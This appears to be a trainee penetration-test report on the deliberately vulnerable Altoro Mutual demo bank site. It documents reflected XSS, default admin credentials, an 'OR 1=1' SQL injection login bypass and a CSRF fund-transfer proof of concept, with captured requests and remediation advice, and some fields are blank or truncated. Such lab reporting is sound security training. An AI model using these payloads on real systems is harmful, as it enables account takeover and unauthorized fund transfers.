Final Report

Vulnerability - 01 : Reflected XSS

Vulnerability Name:	Reflected XSS
Target URL/IP:	
Severity:	Medium
CVE/CWE:	CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N
Ease of Exploitation:	Medium
CVSS Score:	4.3

Impact:


1. You can steal cookie using XSS
2. You can execute code on the page and diphase the page.

Description:

Reflected Cross-Site Scripting (Reflected XSS) is a type of web security vulnerability that allows an attacker to inject malicious scripts into web pages that are then executed in the context of a user's browser. This typically happens when the application reflects user input, such as in URL parameters or form submissions, without properly sanitizing or encoding it.


Evidence:

Step1:



```
ipt>alert("Vineet")</script>
```

Step2:



demo.testfire.net

Vineet

Remediation:

1. Use output encoding
2. Set cookie attribute tom HTTP only
3. Sanitize user input

Vulnerability - 02 : Login using Default Credentials

Vulnerability Name:	Login using Default Credentials
Target URL/IP:	
Severity:	Medium
CVE/CWE:	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Ease of Exploitation:	Easy
CVSS Score:	5.3

Impact:


Using default credentials, anyone can login into the application and make fund transfer.

Description:

During the assessment ,it was found that the application was using default credentials.

Evidence:


Step1:



Online Banking Login

Username: admin

Password: •••••



I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- Edit Users

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!

Click Here to apply.

Remediation:

Vulnerability - 03 : SQL Injection (admin’OR 1=1--)

Vulnerability Name:	**SQL Injection**
Target URL/IP:	
Severity:	
CVE/CWE:	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:H/A:N
Ease of Exploitation:	
CVSS Score:	8.2

Impact:

1. Unauthorized access
2. Fund transfer(financial loss)


Description:

SQL injection is a type of cyber attack that targets databases through vulnerabilities in web applications. It occurs when an attacker manipulates a query by inserting or "injecting" malicious SQL code into input fields (like login forms or search boxes). If the application fails to properly validate or sanitize this input, the attacker can execute unauthorized commands.

This can lead to unauthorized access and fund loss.

Evidence:

Step1: Go login page of the application




Online Banking Login

Username:

Password:

Step2: A quote was inserted in the username field and the password was also entered. Upon submitting the form ,it was observed that the web application form returned an error, conforming the existence of a SQL injection.



Online Banking Login


Username: '

Password:

demo.testfire.net

You must enter a valid password

Step3: The SQL injection was Success Exploited by using a Boolean condition that is always true




Online Banking Login

Syntax error: Encountered "dsascd" at line 1, column 62.

Username: admin' OR 1=1 --

Password: ●●●●



Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!


Click Here to apply.

© 2024 Altoro Mutual, Inc.

As seen in the above screenshot the login was successful.

Remediation:

1. Always sanitize user input
2. Use parameterized queries



Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!

Click Here to apply.

© 2024 Altoro Mutual, Inc.

Vulnerability - 04 : CSRF

Vulnerability Name:	**Cross-Site Request Forgery**
Target URL/IP:	**http://demo.testfire.net/bank/transfer.jsp**
Severity:	**High**
CVE/CWE:	**CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:H/A:N**
Ease of Exploitation:	**Medium**
CVSS Score:	**7.1**

Impact:

An Unauthorized attacker can cause authorized user to perform unintended fund transfer


Description:

During the

Cross-Site Request Forgery (CSRF) is a type of security attack that tricks a user into executing unwanted actions on a web application in which they are authenticated. In a CSRF attack, the attacker creates a malicious link or form that, when clicked or submitted by the victim (while logged in to the target site), sends a request to that site without the user's consent.


Evidence:

Step1:



```
POST /bank/doTransfer HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 78
Origin: http://demo.testfire.net
Connection: keep-alive
Referer: http://demo.testfire.net/bank/transfer.jsp
Cookie: JSESSIONID=B95F6CD20A6238D05A7C9D901F26511A; AltoroAccounts=ODAwMDAwfkNvcnBvcmF0ZX41LjIxOTU2Njg2MUU3fDgwMDAwMX5DaGVja2luZ34zMDUzNjIuNDR8
Upgrade-Insecure-Requests: 1

fromAccount=800000&toAccount=800001&transferAmount=234&transfer=Transfer+Money
```

Step2:



CSRF PoC Generator


REQUEST

```
POST /bank/doTransfer HTTP/1.1

Host: demo.testfire.net

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded

Content-Length: 79

Origin: http://demo.testfire.net

Connection: keep-alive
```

CSRF PoC FORM


```
<html>
    <body>
        <form method="POST" action="undefined/bank/doTransfer">
            <input type="hidden" name="Host: demo.testfire.net" value="5678"/>
            <input type="submit" value="Submit">
        </form>
    </body>
<html>
```

Step3: Click on the Submit Button



file:///home/kali/Desktop/csrf-poc-1727515297542.html

Step4: On clicking the submit button it was found the application as transfer fund was found.



Recent Transactions

After yyyy-mm-dd Before yyyy-mm-dd Submit

Transaction ID	Transaction Time	Account ID	Action	Amount
52108	2024-09-28 04:31	800001	Deposit	$5678.00
52107	2024-09-28 04:31	800000	Withdrawal	-$5678.00
52106	2024-09-28 04:31	800001	Deposit	$6969.00
52105	2024-09-28 04:31	800000	Withdrawal	-$6969.00

Remediation:

1. Set same-site cookie attribute to strict.
2. Implement CSRF token.